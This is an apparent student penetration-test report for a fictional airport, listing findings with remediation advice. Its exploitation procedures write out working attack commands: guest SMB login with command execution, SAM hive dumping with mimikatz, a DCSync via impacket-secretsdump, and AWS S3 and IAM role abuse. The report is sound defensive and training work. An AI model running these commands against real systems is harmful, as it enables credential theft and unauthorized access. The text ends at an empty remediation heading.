Robert A. Kalka

Metropolitan Skyport

Penetration Test Report

FINALS-XX

1/12/2024

CONFIDENTIAL

1. Table of Contents

2. Report Overview

2.1 Non-Disclosure Statement

This document contains confidential information belonging to Robert A. Kalka Metropolitan Skyport (RAKMS) and FINALS-XX. All and any information discovered during the engagement such as findings, recommendations, and procedures are strictly confidential and privileged information to RAKMS, which shall remain undisclosed unless released by RAKMS.

2.2 Engagement Timeline

Date	Description
9/23/2023	RAKMS contracted FINALS-XX to conduct a penetration test of its network
9/27/2023	FINALS-XX entered into a non-disclosure agreement with RAKMS
11/11/2023	FINALS-XX conducted a penetration test on RAKMS's network and systems
11/16/2023	RAKMS invited FINALS-XX to reconduct a penetration test of its network
1/12/2024	FINALS-XX reevaluated the security of RAKMS's network and systems
1/14/2024	FINALS-XX delivered a presentation regarding the penetration test to the RAKMS executives

Figure 1: Engagement Timeline

2.3 Contact Information

Robert A. Kalka Metropolitan Skyport	
Name	Ted Striker
Role	Director of Security and Technology

Email	ted.striker@kkms.us
FINALS-XX	
Name	Tom XXXXXXX
Role	Principal Security Consultant
Email	Finals-XX@cptc.team

Figure 2: Contact Information

3. Engagement Overview

3.1 Executive Summary

After an initial security assessment on November 11, 2023, FINALS-XX reconducted a penetration test from January 12-14, 2024 upon the Robert A. Kalka Metropolitan Skyport's (RAKMS) infrastructure. FINALS-XX aimed to evaluate the extent of the company's risks if it were to undergo a cyber attack and focused on the following objectives in accompaniment with RAKMS's goals:

- The adherence to TSA's (Transportation Security Administration) standards of various airport industrial, management, and internal inventory control systems.
- The integrity of airport operations, services, and amenities processes between customers and the business.
- The safety of customers and employees during routine airport functionalities ranging from terminal operations, baggage handling, and people-moving operations.
- Security of eCommerce infrastructure for business-to-business (B2B) and business-to-consumer (B2C) aviation services, as well as airport loyalty programs.

FINALS-XX's completion of the penetration test revealed **12** total vulnerabilities across **25** systems within RAKMS's internal network. The following figure shows the number of vulnerabilities per the four risk levels.

Critical	High	Medium	Low
5	4	1	2

Figure 3: Vulnerability Count

To provide RAKMS an overview of the technical impact of technical findings found during FINALS-XX's engagement, FINALS-XX utilized the Common Vulnerability Scoring System 3.1 (CVSS). Although CVSS provides a great metric for technical impact, it does not consider the business impact and likelihood of vulnerabilities found within FINALS-XX's engagement against RAKMS's internal network. To ensure business impact and likelihood are accounted for, FINALS-XX revised a risk assessment matrix that measures vulnerabilities' overall criticality by combining the likelihood of an attacker exploiting a vulnerability within RAKMS's internal network, along with the impact the exploit could make on RAKMS's operations.

	Impact			
Likelihood	**Low**	**Medium**	**High**	**Critical**
Low	Low	Low	Medium	Medium
Medium	Low	Medium	High	High
High	Low	Medium	High	Critical
Critical	Low	Medium	Critical	Critical

Figure 4: Vulnerability Matrix




Figure 5: Vulnerabilities Breakdown Pie Chart

3.2 Reassessment Summary

FINALS-XX's primary objective during this engagement was to perform a thorough reassessment of the security of RAKMS networks. Since the first penetration test conducted by FINALS-XX on November 11th, 2023, FINALS-XX has noticed several changes in company networks and systems. Several of the vulnerabilities that were highlighted in last quarter's report have been mitigated to some extent. However, there remains significant room for improvement. Below is a table compiling all improvements in network security since the last engagement. Additionally, FINALS-XX concluded that although RAKMS has improved employee anti-phishing training, further advancements can be made in preventing social engineering attacks. FINALS-XX considers RAKMS employees to be mildly susceptible to social engineering attempts, as they gave up some personal information but could not be convinced to download a malicious payload via email.

4. Compliance Overview

4.1 Transportation Security Administration (TSA)

The TSA calls upon the National Institute of Standards and Technology's (NIST) Transportation Systems Sector Cybersecurity Framework as a means of recommending different methods organizations use in order to identify, protect, detect, respond, and recover critical network infrastructure. This framework behaves as a skeleton of the TSA guidelines, being integral to successful cybersecurity practices.

On March 7, 2023, the TSA issued new cybersecurity requirements in the aviation sector consisting of the following:

- Network segmentation policies ensuring Operational Technology (OT) systems can **continue to safely operate even when compromised**.
- Designing and implementing **access control measures to secure and prevent unauthorized access** to critical cyber systems.
- Implementing policies and procedures that **defend, detect, and respond to possible cybersecurity threats or anomalies** that affect critical cyber system operations.
- Implementation of a vulnerability management system to **automatically address outdated hardware and software**.
- Limiting the risk of exploitation of unpatched systems through the **application of patches and updates** for operating systems, applications, drivers, and firmware on critical cyber systems **in a timely manner using a risk-based methodology**.

During FINALS-XX's penetration test against RAKMS, a total of **10 NIST**[1] violations were uncovered. Negligence to follow these guidelines can result in fines, as well as other penalties. These penalties can consist of, but are not limited to financial repercussions, civil proceedings, as well as other consequences. During the engagement, FINALS-XX noted technical findings that corresponded to NIST violations according to the NIST SP 800-53 Rev 5 document which can be found within NIST relevant technical findings.[2] FINALS-XX additionally recommends referring to the TSA's yearly airport security assessment and protective measures matrix, listed in their "Security Guidelines for General Aviation Airport Operators and Users" publication.[3]

[1] https://docs.google.com/spreadsheets/d/1PNOsV9FRdbMNtmPMrNZvJXDJESfZ6lY_/edit#gid=1541694287
[2] https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-53r5.pdf
[3] https://www.tsa.gov/sites/default/files/2017_ga_security_guidelines.pdf

5. Strategic Recommendations

5.1 Key Security Strengths

During the security engagement, FINALS-XX identified several security strengths within RAKMS's environment. FINALS-XX suggests RAKMS continue maintaining the following security practices in order to support its security posture.

5.1.1 Effective Network Segmentation

FINALS-XX commends RAKMS for their adept deployment of network segmentation across the environment. During the evaluation, FINALS-XX observed a notable challenge in lateral movement, where the compromise of individual machines did not translate into access to adjacent machines on the network. This strategic compartmentalization within RAKMS's security systems plays a crucial role in heightening the difficulty of cyber attacks.

5.1.2 Lack of Null or Default Credentials

FINALS-XX was not able to gain access to systems through default credentials or anonymous logins. Default service credentials are highly likely to be exploited on a network of systems, as they permit access into a target machine with minimal effort. FINALS-XX, commends RAKMS enforcement of password policies compliant with NIST[4] standards as well as industry best practices. Proper implementation of authentication methods is crucial, and its successful execution makes a significant difference in securing enterprise networks.

5.2 Key Areas For Improvement

Throughout the engagement, FINALS-XX noticed instances of several vulnerabilities within RAKMS systems. FINALS-XX recommends that RAKMS take immediate action in remediating these vulnerabilities per the recommendations made, as the majority of them would disrupt Airport operations or risk passenger safety.

5.2.1 Outdated Systems

FINALS-XX gained unauthorized access to critical systems and sensitive data through the exploitation of unpatched systems. The existence of unpatched systems is a substantial security vulnerability, given the prevalence of publicly known exploits. This increases the criticality of both the likelihood and impact associated with these vulnerabilities, especially as public code repositories commonly contain exploits for such vulnerabilities. FINALS-XX recommends that

RAKMS take action to update systems immediately upon the availability of patches to mitigate the attack surface and comply with the TSA's standards of automating a vulnerability management system to automatically address outdated hardware and software.[4]

5.2.2 Poor Authorization AWS Policies

Due to poor authorization practices in RAKMS AWS cloud network, FINALS-XX successfully gained access to numerous AWS cloud services. Once a single user account had been compromised, gaining access to the rest was an alarmingly trivial task. In light of RAKMS weak AWS security, it is strongly recommended that RAKMS audit and restrict current AWS policies, as they currently constitute a critical vulnerability.. Additionally, adaptation of stronger firewall policies, as well as a more widespread implementation of them, would greatly improve endpoint security, as well as aid in preventing customer data leaks.

5.3 MITRE ATT&CK Mitigations

MITRE ATT&CK is a comprehensive framework and knowledge base that provides a structured and detailed approach to understanding and categorizing cyber threats, particularly those related to cyberattacks and advanced persistent threats (APTs). The comprehensive framework and knowledge base MITRE ATT&CK provides is an organized set of matrices that contains a comprehensive list of tactics, techniques, and procedures (TTPs) that adversaries may perform during various stages of an attack, from initial access to data exfiltration.

MITRE ATT&CK provides detailed descriptions and real-world examples for each technique by referencing posts from top security and research firms such as Mandiant, Unit 42, etc. These references and mitigation suggestions help organizations understand how these techniques work in practice and the potential impact they can have on business operations, human lives, etc. During FINALS-XX's engagement, FINALS-XX identified 10 potential mitigation techniques from MITRE ATT&CK which can be further identified within the technical finding portion of the report.

[4] https://www.nist.gov/cyberframework/getting-started/quick-start-guide

6. Engagement Details

6.1 Scope

On January 12, 2024, FINALS-XX conducted a penetration test of RAKMS networks, consisting of workstations, servers, people movers, etc. Access to RAKMS's internal network was provided to FINALS-XX via Wireguard VPN, along with several VDI hosts for FINALS-XX to operate on.

Kali Linux	Windows Server 2019
10.0.254.201	10.0.254.101
10.0.254.202	10.0.254.102
10.0.254.203	10.0.254.103
10.0.254.204	10.0.254.104
10.0.254.205	10.0.254.105
10.0.254.206	10.0.254.106

Figure 6: List of Windows and Linux hosts provided to FINALS-XX for penetration testing

In specification to the several hosts for FINALS-XX to operate on, RAKMS specified four subnets to perform security testing on during the initial overview meeting: 10.0.0.0/24 (Corporate Network), 10.0.1.0/24 (User Network), 10.0.20.0/24 (Train Network), and 10.0.1.0/24 (Guest Network). Aware that the train network consisted of real-life people movers and a system that controlled these movers, FINALS-XX took extra caution against the 10.0.20.0/24 train network to ensure business operations and human lives were not at risk.

Network Scope	
10.0.0.0/24	Corporate Network
10.0.1.0/24	User Network
10.0.20.0/24	Train Network
10.0.1.0/24	Guest Network

Figure 8: List of labeled RAKMS networks

6.2 Network Overview

Figure 7: List of Corp networks

Figure 8: Guest Networks




Figure 9: Train Network

Figure 12: Overview of the User Network

6.4 Attack Narrative

6.4.1 Pre-Engagement

Prior to conducting the initial penetration test on November 11, 2023, FINALS-XX gathered open-source intelligence (OSINT) on RAKMS's online presence. FINALS-XX actively searched through the accounts of RAKMS-associated platforms such as LinkedIn and external web pages. The following is a Maltego graph outlining the discovery path of the gathered OSINT artifacts.

Figure 10: Information obtained through OSINT

7. Technical Findings

FINALS-XX considered a variety of factors in order to construct an accurate and detailed analysis of each finding while performing the penetration test of RAKMS's network. This section details each vulnerability discovered in depth, as well as recommended remediation strategies. Refer to Appendix G for standardized descriptions of each field.

7.1 Technical Findings Summary

FINALS-XX successfully infiltrated multiple hosts within the RAKMS environment. The engagement employed key tactics consisting of exploiting unauthenticated access, and taking advantage of poor security practices. While certain segments of RAKMS's network were particularly successful against attacks due to strong firewalls, network segmentation, and limited attack surface strategies, other areas were vulnerable to compromise.

7.2 Critical Findings

Critical	7.2.1 Guest Account in Administrator Group
Description	FINALS-XX identified that the guest account was part of the Administrator group throughout the entire domain, allowing an unauthenticated user to execute commands on the host. This flaw stems from a domain group policy oversight.
Impact	**Critical:** The exploitation of this vulnerability allows for complete compromise of the machine, providing the potential to move laterally across the domain. The affected corporate network, which experienced this vulnerability multiple times, hosted vital business services, including the email server. Although the network access configuration had been enhanced by internalizing critical web applications, these efforts became futile once local administrator privileges were obtained.
Likelihood	**Critical**: Any attacker may easily attempt local authentication to the machine. All services hosted on the machine are accessible through local authentication such as SMB or RDP, with the exception that guest authentication is enabled. While RDP guest authentication was disabled, it was enabled for SMB, allowing for valid authentication.
CVSS String	CVSS:3.1/AV:L/AC:L/PR:L/UI:R/S:C/C:L/I:H/A:N
Affected Scope	10.0.0.201 (SkyDesktop01.corp.kkms.local) - TCP/445: SMB 10.0.0.202 (SkyDesktop02.corp.kkms.local) - TCP/445: SMB 10.0.0.203 (SkyDesktop03.corp.kkms.local) - TCP/445: SMB
MITRE ATT&CK	T1069 - Permission Groups Discovery
Mitigations	This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features
Compliance Violations	**NIST** SP 800-53 Rev. 5: IA Identification and Authentication policy
Exploitation Procedure	

1. **Attempt to authenticate as “guest” with an empty password**

   FINALS-XX recognized that the “guest” user could run commands as Administrator given the highlighted “(Pwn3d!)” text:

```
┌──(root㉿ CPTC9-Finals[redacted]vdi-kali05)-[~]
└─# crackmapexec smb 10.0.0.201 -u 'guest' -p ""
SMB         10.0.0.201      445    SKYDESKTOP01     [*] Windows Server 2016 Standard Eva
SMB         10.0.0.201      445    SKYDESKTOP01     [+] corp.kkms.local\guest: (Pwn3d!)
```

Figure 11: Using CrackMapExec to login as “guest” with an empty password over SMB

2. **Execute a command to validate local administrator status**

```
┌──(root㉿ CPTC9-Finals-[redacted]vdi-kali05)-[~]
└─# crackmapexec smb 10.0.0.201 -u 'guest' -p "" -x whoami
SMB         10.0.0.201      445    SKYDESKTOP01     [*] Windows Server 2
SMB         10.0.0.201      445    SKYDESKTOP01     [+] corp.kkms.local\
SMB         10.0.0.201      445    SKYDESKTOP01     [+] Executed comman
SMB         10.0.0.201      445    SKYDESKTOP01     nt authority\system
```

Figure 12 : Using CrackMapExec to run “whoami” and validating local administrator status

Remediation

FINALS-XX suggests that RAKMS immediately disable guest authentication if possible. If guest authentication is desired, then the ‘guest’ user should be removed from the ‘Administrator’ group to remediate the currently overly-permissive status.

```
> net localgroup “Administrators” “guest” /delete
```

Critical	7.2.2 Local Administrator Password Reuse
Description	FINALS-XX discovered password reuse across the local Administrator account within RAKMS's corporate network environment. The password was obtained in plaintext after performing a DCSync attack on the domain controller using previously obtained credentials.
Impact	**Critical**: Successful exploitation of this vulnerability would lead to administrator level access to systems in the domain.
Likelihood	**Critical**: In order to perform this attack, an attacker must initially have credentials. FINALS-XX obtained the initial pair of credentials by achieving local Administrator on a workstation through a guest account, and furthering access by dumping the SAM hashes.
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A;H
Affected Scope	- 10.0.0.6 (Cessna-Exchange.corp.kkms.local) - 10.0.0.201 (SkyDesktop01.corp.kkms.local) - 10.0.0.202 (SkyDesktop02.corp.kkms.local) - 10.0.0.203 (SkyDesktop03.corp.kkms.local)
MITRE ATT&CK	T1110.003 - Brute Force: Password Spraying T1552 - Unsecure Credentials
Mitigations	M1027 - Password Policies M1047 - Audit
Compliance Violations	PCI DSS: 8.3.5, 8.3.6, 8.3.7, 8.3.9, 8.4.1 NIST-800-171 3.5.4

Exploitation Procedure

1. **Attempt to authenticate as "guest" with an empty password**
   FINALS-XX recognized that the "guest" user could run commands as Administrator given the highlighted "(Pwn3d!)" text:

```
┌──(root㉿ CPTC9-Finals[redacted]-vdi-kali05)-[~]
└─# crackmapexec smb 10.0.0.201 -u 'guest' -p ""
SMB         10.0.0.201      445    SKYDESKTOP01     [*] Windows Server 2016 Standard Eva
SMB         10.0.0.201      445    SKYDESKTOP01     [+] corp.kkms.local\guest: (Pwn3d!)
```

Figure 16: Using CrackMapExec to login as "guest" with an empty password over SMB

2. **Dump SAM hashes using "mimikatz"**

```
> reg save HKLM\SAM SamBkup.hiv
```

```
PS C:\Users\cloudbase-init> reg save HKLM\SAM SamBkup.hiv
reg save HKLM\SAM SamBkup.hiv
The operation completed successfully.
```

```
> reg save HKLM\SYSTEM SystemBkup.hiv
```

```
PS C:\Users\cloudbase-init> reg save HKLM\SYSTEM SystemBkup.hiv
reg save HKLM\SYSTEM SystemBkup.hiv
The operation completed successfully.
```

```
> .\mimikatz.exe
```

```
PS C:\Users\cloudbase-init> .\mimikatz.exe
.\mimikatz.exe
```

```
mimikatz # lsadump::sam SystemBkup.hiv SamBkup.hiv
```

3. Perform a DCSync attack against the domain controller

```
# impacket-secretsdump Cessna-
Exchange.corp.kkms.local/Administrator@10.0.0.6 -hashes :3de…2c4
```




Figure 13: DCSYNC Attack

Remediation

FINALS-XX strongly recommends that RAKMS change the passwords for local Administrator on the domain controller and workstations. Additionally, FINALS-XX recommends removing the 'Guest' user from the 'Administrators' group and recommends implementation of Local Administrator Password Solution (LAPS) within the "corps.local.kkms" domain. LAPS is designed to manage the local administrator passwords of domain joined computers to ensure

these passwords are unique across each managed computer on a set schedule.

Critical	7.2.3 Public and Unauthenticated Access to Boarding Pass Generator and Existing Passes
Description	FINALS-XX was informed in the competition about the bug bounty attack on the Boarding Pass System. We identified that the RAKMS Boarding Pass Generator is publically accessible on the Internet. Furthermore, the application allows for unauthenticated users to issue new boarding passes along with providing the ability to view all the boarding passes. This allows the attacker to arbitrarily generate boarding passes.
Impact	**CRITICAL:** This vulnerability presents an imminent risk to RAKMS's business operations. Successful exploitation by an attacker could result in severe disruptions to RAKMS and its customers, quickly eroding customer trust and loyalty. The exposure of travel plans poses as personally identifiable information (PII), heightening the threat to customer safety.
Likelihood	**CRITICAL:** An attacker may easily access the S3-based application that is publicly accessible. These applications can also be found using directory brute-force attacks, or through enumeration of an AWS environment.
CVSS String	CVSS:3.1/AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
Affected Scope	AWS S3 Bucket: rakmsbarcode20240111034800721800000004
MITRE ATT&CK	T1567 - Exfiltration Over Web Service
Mitigations	M1022 - Restrict File and Directory Permissions M1021 - Restrict Web-Based Content
Compliance Violations	CIS-1.4: 2.1.5 NIST-800-53-Revision-4: sc_7_3, sc_7
Exploitation Procedure	
1. Identify the name of the S3 Bucket from the AWS discovery a. `aws s3 ls`	

```
└─# aws s3 ls
2024-01-10 22:48:02 devlog20240111034800353900000002
2024-01-10 22:48:02 kalka-passes20240111034800610800000003
2024-01-10 22:48:02 rakmsbarcode20240111034800721800000004
2024-01-10 22:48:02 rakmslocationservice-logging20240111034800340600000001
2024-01-10 22:48:03 rakmslocationservice20240111034801059700000006
2024-01-10 22:48:03 rakmstoolrequisition-logging20240111034800974900000005
2024-01-10 22:48:03 rakmstoolrequisition20240111034801124200000007
```

Figure 18: list of aws s3 bucket

2. Visit the Boarding Pass application using the default AWS S3 Web URL
    a. http://rakmsbarcode20240111034800721800000004.s3-website-us-east-1.amazonaws.com/




Figure 19: Boarding Pass Generator

2. Generate a New Boarding Pass for an arbitrary customer
    a. Click on “Debug” to get the Boarding Pass QR code information in the web console:

```
Failed to load resource: the server responded with a status of 404 (Not Found)                    /favicon.ico:1

{"uploaded":"true","bucket":"rakmsbarcode20240111034800721800000004","path":"0112215046.svg"}    (index):231

M1Jaime AlvarezEA109KPHKKPHDundefined2024-01-20FB296151212345678                                  (index):216
```

Figure 14: New Boarding Pass

3. Obtain the boarding pass from the generated QR code

Figure 21: QR code for boarding pass

Remediation

FINALS-XX recommends RAKMS to restrict public access to all the S3 buckets. As this application contains sensitive customer data, it should have an authentication system implemented which allows for only the airport staff to access the application.

The following AWS documentation provides detailed information on securing the S3 applications:

1. **AWS S3 Security Best Policies**:
2. **Configuration and vulnerability analysis in Amazon S3**
3. **AWS S3 Access Control Best Practices**

Critical	7.2.4 Public and Unauthenticated Customer Travel Information
Description	Finals-XX identified that the "kalka-passes20240111034800610800000003 S3" bucket is publically accessible which contains QR codes for the existing boarding passes. Upon decoding the QR code, Finals-XX was able to access the boarding pass generation format along with critical customer information.
Impact	**Critical**: Exploitation of this vulnerability poses the potential for severe disruptions to RAKMS's essential business operations, posing a significant threat to customer safety and security.
Likelihood	**Critical**: An attacker may access the S3 based publicly accessible QR code S3 web application. Upon performing a directory brute-forcing attack with a combination of numbers on the application leads to the link to the accessible boarding passes
CVSS String	CVSS:3.1/AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
Affected Scope	AWS S3 Bucket: kalka-passes20240111034800610800000003
MITRE ATT&CK	T1567 - Exfiltration Over Web Service
Mitigations	M1022 - Restrict File and Directory Permissions M1021 - Restrict Web-Based Content
Compliance Violations	CIS-1.4: 2.1.5 NIST-800-53-Revision-4: sc_7_3, sc_7

Exploitation Procedure

1. Identify the name of the S3 Bucket from the AWS discovery.
    a. `aws s3 ls`

```
└─# aws s3 ls
2024-01-10 22:48:02 devlog20240111034800353900000002
2024-01-10 22:48:02 kalka-passes20240111034800610800000003
2024-01-10 22:48:02 rakmsbarcode20240111034800721800000004
2024-01-10 22:48:02 rakmslocationservice-logging20240111034800340600000001
2024-01-10 22:48:03 rakmslocationservice20240111034801059700000006
2024-01-10 22:48:03 rakmstoolrequisition-logging20240111034800974900000005
2024-01-10 22:48:03 rakmstoolrequisition20240111034801124200000007
```

Figure 15: AWS s3 bucket list

2. Run “dirbuster” on the application URL to fetch the filenames of the QR codes.
3. Access the kalka-passes bucket using the default AWS S3 Web URL.
    a. `http://kalka-passes20240111034800610800000003.s3-website-us-east-1.amazonaws.com/`
4. Upon decoding the QR codes, It allowed FINALS-XX to get access to format that RAKMS store the information of customers.

Figure 23 : Stored Customer Info

5. FINALS-XX was also able to assume the `dev-s3-role` due to weak IAM policies which also provided us with the QR codes.

Remediation

FINALS-XX recommends RAKMS to block off public access to all the S3 buckets including kalka-passes20240111034800610800000003. As this application contains sensitive customer data, it

should have an authentication system implemented which allows for only the airport staff to access the application.

Following AWS Documentation provides detailed information on securing the S3 Applications:

AWS S3 Security Best Policies:
https://docs.aws.amazon.com/AmazonS3/latest/userguide/security-best-practices.html
Configuration and vulnerability analysis in Amazon S3:
https://docs.aws.amazon.com/AmazonS3/latest/userguide/vulnerability-analysis-and-management.html
AWS S3 Access Control Best Practices:
https://docs.aws.amazon.com/AmazonS3/latest/userguide/access-control-best-practices.htm

Critical	7.2.5 Unauthorized IAM Role Escalation
Description	FINALS-XX identified a critical weakness in the AWS IAM system where an arbitrary user can assume a system role allowing unauthorized access to the AWS Infrastructure. This allows the attacker to gain access to the AWS Lambda, AWS S3 & AWS SSM services containing confidential customer information.
Impact	**CRITICAL:** An attacker may cause serious damage to RAKMS organization by accessing the Cloud Infrastructure which contains the classified information of customers. Once they get access to the unauthorized developer system roles they'll have the access to laterally move around the AWS IAM system.
Likelihood	**CRITICAL:** An attacker may gain access to a user AWS account and upgrade their role to services developer due to weak IAM policies allowing it to collect critical information about customers and potentially gain unauthorized access to RAKMS cloud applications.
CVSS String	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:L
Affected Scope	AWS S3, AWS Lambda, AWS SSM
MITRE ATT&CK	T1078 - Cloud Accounts
Mitigations	M1026 - Privileged Account Management M1047 - Audit
Compliance Violations	CIS-1.4: 1.16 NIST-800-53-Revision-4: ac_2, ac_3, ac_5, ac_6, sc_2

Exploitation Procedure

1. Identify the roles that can be assumed by the user:
    a. `aws iam list-roles`

```
dev-barcode-role, dev-lambda-bar-role, dev-lambda-role, dev-s3-role, dev1-role, dev2-lambda-role, dev2-role, secrets_viewer, secret_viewer
```

2. Assume the role which has * in `sts:AssumeRole` and list the policies attached to the role:
    a. `aws iam list-attached-role-policies --role-`

`name=<ROLE_TO_BE_ASSUMED>`

3. Depending on the policy, exploit the IAM policy to gain unauthenticated access
    a. `aws iam get-policy --policy-arn=<POLICY_FROM_ROLE>`


```
{
    "PolicyVersion": {
        "Document": {
            "Statement": [
                {
                    "Action": [
                        "s3:Get*",
                        "s3:List*"
                    ],
                    "Effect": "Allow",
                    "Resource": [
                        "arn:aws:s3:::kalka-passes*"
                    ]
                }
            ],
            "Version": "2012-10-17"
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2024-01-11T03:48:01+00:00"
    }
}
```


Figure 16 : Unauthenticated access

Remediation

